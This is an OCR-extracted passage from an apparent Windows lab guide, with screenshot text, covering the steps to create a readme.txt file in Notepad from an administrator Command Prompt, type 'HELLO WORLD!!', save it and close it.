
8. A **Notepad** pop-up appears; click **Yes** to create a **readme.txt** file.


Administrator: Command Prompt
Micr
(c)
C:\U
C:\m
C:\m
Untitled - Notepad
File Edit Format View Help
Notepad
Cannot find the readme.txt file.
Do you want to create a new file?
Yes
No
Cancel
Windows (CRLF)
Ln 1, Col 1
100%


9. The **readme.txt - Notepad** file appears; write some text in it (here, **HELLO WORLD!!**).


Administrator: Command Prompt
Micr
(c)
C:\U
C:\m
C:\m
readme.txt - Notepad
File Edit Format View Help
HELLO WORLD!!
Windows (CRLF)
Ln 1, Col 14
100%


10. ☐ Click **File**, and then **Save** to save the file.
11. ☐ Close the **readme.txt** notepad file.


Administrator: Command Prompt
Micr
(c)
C:\U
C:\m
C:\m
readme.txt - Notepad
File Edit Format View Help
New Ctrl+N
Open... Ctrl+O
Save Ctrl+S
Save As...
Page Setup...
Print... Ctrl+P
Exit
Windows (CRLF)
Ln 1, Col 14
100%

